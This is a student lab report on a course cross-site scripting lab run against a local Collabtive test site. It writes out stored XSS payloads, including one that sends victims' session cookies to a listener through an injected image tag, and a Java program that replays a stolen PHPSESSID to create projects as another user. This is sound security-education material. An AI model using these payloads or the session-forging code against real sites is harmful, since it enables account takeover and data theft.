COSC 647 - Fall 2015 - Logan Bair, Harold McGinnis, & Mary Snyder
Lab 5 - Cross-Site Scripting (XSS) Attack Lab

1. **What were the environment and attack set up? What is/are the ultimate goal(s) for this lab?**

   The ultimate goals of this lab were to teach the basics of Cross Site Scripting (XSS) Attacks and how to prevent them. Vulnerabilities are present when scripts are able to run within the application that present an attacker with information that can be used to exploit the application or cause the application to execute tasks. The lab runs on an Ubuntu box on which a local web server is run. The following outlines the general setup steps for this lab:


   Initial setup steps:

   a. Download echoserv.tar
   b. Untar the echoserv.tar file:
      i. tar -xvf echoserv.tar
   c. make the executable:
      i. cd echoserver
      ii. make
   d. run the program
      i. ./echoserv 5555 (if there is an error with bind(), change the port number)
   e. Start the apache server
      i. sudo service apache2 start
   f. Open the LiveHTTP headers add-on in firefox
      i. Firefox->Tools->LiveHTTP headers
   g. Open the XSS experiment site at http://www.xsslabcollabtive.com/ and investigate the application

   There were four different tasks that we needed to complete for the lab. They are detailed in section 2

2. **What were the steps that you take in order to launch the attack? (Note: Make sure your include the shell commands, GDB debugger commands and screenshots of your computer to demonstrate it.)**


   a. Task 1 - Posting a Malicious Message to Display an Alert Window
      The first task was to embed a JavaScript program in a user's profile which would post an alert to the display when the user's profile was viewed. We accomplished this by logging into the experiment site as alice
      i. Update the "Company field" with the following exploit:
         1. <script>alert('XXS');</script>



Edit user / alice

User:	alice
Avatar:	
Company:	<script>alert('XSS');</script>
E-Mail:	alice@gmail.com
Hourly rate:	0
URL:	

ii. Exit and login in as a different user.
iii. View alice's profile and the following message is displayed:




User profile / alice

Company:

XSS


b. Task 2 - Posting a Malicious Message to Display Cookies
   The second task was to embed a JavaScript program into the user profile that would show the cookie of any user that viewed the profile.
   i. Logged in as alice again, again update her company attribute from the exploit script we used earlier to following exploit:
      1. <script>alert(document.cookie);</script>



Edit user / alice

User:	alice
Avatar:	
Company:	<script>alert(document.cookie);</script>
E-Mail:	alice@gmail.com
Hourly rate:	0
URL:	

   ii. Exit and login as a different user.
   iii. View alice's profile and the following message with the user's cookie is displayed:




User profile / alice

Company:

```
PHPSESSID=t1i7sm3n287lv86aamtooq9so4
```


c. Task 3 - Stealing Cookies from the Victim’s Machine
   The third task was to take the information that we captured in the previous task and send that to the echoserv application that we have running on our local machine.
   i. Logged in as alice one more time, again update her company attribute from the previous exploit script to following exploit:
      1. <script> document.write('<img src=http://127.0.0.1:5555?c=' + escape(document.cookie) + ' > ');</script>



Edit user / alice

User:	alice
Avatar:	
Company:	<script> document.write('<img src=http://127.0.0.1:5555?
E-Mail:	alice@gmail.com
Hourly rate:	0
URL:	
Phone:	
Cell phone:	

   ii. Exit and login as a different user.
   iii. View alice’s profile. While the user of the application doesn’t notice anything, the information is captured in the running echoserv terminal.




User profile / alice

Company:	
E-Mail:	alice@gmail.com
URL:	
Phone:	
Cell phone:	
Address:	
Postcode / City:	
Country:	
Tags:	

Projects

Project		Days left
Users' Account Information		



```
GET /?c=PHPSESSID%3Dt1i7sm3n287lv86aamtooq9so4 HTTP/1.1
```

d. Task 3 - Part 2


   Additionally we we were asked to update the exploit pull the ID of the user that was logged in (if possible) so we would know who's session cookie we were capturing. This information is stored in the top right of the application, on the MyAccount Link. Knowing this information, we are able to include in our script that class to pull that information.

   i. To obtain the ip used in the exploit:
      1. ifconfig
   ii. The updated exploit script to accomplish this would be as follows:
      1. <script> var link = “”+document.getElementsByClassName(“active”)[0]; document.write('<img src=http://127.0.0.1:5555?c=' + escape(document.cookie) + link.substr(-4) + ' > ');</script>

e. Task 4 - Session Hijacking using the Stolen Cookies


   The fourth and final task we were given was to use the session ID that we captured from the cookie, and create a Java program that would send a request to the server that would create a new project, assign users, etc. All as the captured user.

   i. Examine the HTTP headers captured by the Firefox plugin when a project is added.



```
http://www.xsslabcollabtive.com/admin.php?action=addpro

POST /admin.php?action=addpro HTTP/1.1
Host: www.xsslabcollabtive.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabcollabtive.com/admin.php?action=projects&mode=added
Cookie: PHPSESSID=9ajg74o9bt4q74c8desndevba4
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 93
   name=Here+we+go%21&desc=Yadayadayada&end=04.11.2015&budget=600000&assignto%5B...

HTTP/1.1 302 Found
Date: Thu, 05 Nov 2015 02:00:23 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.14
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Location: admin.php?action=projects&mode=added
Content-Encoding: gzip
Vary: Accept-Encoding
Content-Length: 26
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8
```

ii. The java program was updated to include the relevant information from above as well as to prompt the user for information that may change between runs (e.g. the name of project to be created/added, the userID for the person to be added to the project, the user's cookie). Here is a copy of the java program:




```
import java.io.*;
import java.net.*;
import java.lang.*;
import java.util.Scanner;

public class HTTPSimpleForge {

        public static void main(String[] args) throws IOException {

                BufferedReader br = new BufferedReader (new InputStreamReader(System.in));
                Scanner in = new Scanner(System.in);

                System.out.println("Please enter the cookie");
                String cookie = br.readLine();
                System.out.println("Please enter the name of the project you wish to add");
                String projName = br.readLine();
                System.out.println("Please enter ID of the user that will own the project");
                int userID = in.nextInt();

                try {
                        int responseCode;
                        InputStream responseIn=null;
                        // URL to be forged.
                        URL url = new URL ("http://www.xsslabcollabtive.com/admin.php?action=addpro");

                        // URLConnection instance is created to further parameterize a
                        // resource request past what the state members of URL instance
                        // can represent.
                        URLConnection urlConn = url.openConnection();
                        if (urlConn instanceof HttpURLConnection) {
                                urlConn.setConnectTimeout(60000);
                                urlConn.setReadTimeout(90000);
                        }

                        // addRequestProperty method is used to add HTTP Header Information.
                        // Here we add User-Agent HTTP header to the forged HTTP packet.
                        // Add other necessary HTTP Headers yourself. Cookies should be stolen
                        // using the method in task3.
                        urlConn.addRequestProperty("Host","www.xsslabcollabtive.com");
                        urlConn.addRequestProperty("User-agent","Sun JDK 1.6");

                        // Cookies should be stolen using the method in task3.
                        urlConn.addRequestProperty("Cookie", "PHPSESSID=" + cookie);

                        //HTTP Post Data which includes the information to be sent to the server.
                        String data="name=" + projName + "&desc=To+The+Rescue&end=04.11.2015&budget=525000&assignto%5B%5D=" + userID;
```

iii. Compile the java program:

1. javac Lab_XSS_HTTPSimpleForge.java


iv. Run the java program as follows:

1. java Lab_XSS_HTTPSimpleForge



```
[11/06/2015 22:59] seed@ubuntu:~/Desktop/Lab4/XSS_LAB_TO_STUDENTS$ java HTTPSimpleForge
Please enter the cookie
t1i7sm3n287lv86aamtooq9so4
Please enter the name of the project you wish to add
AddME!!
Please enter ID of the user that will own the project
1
Response Code = 200
```

f. Open the XSS experiment site at http://www.xsslabcollabtive.com/ and login.
g. View the project administration and notice the project has been added.

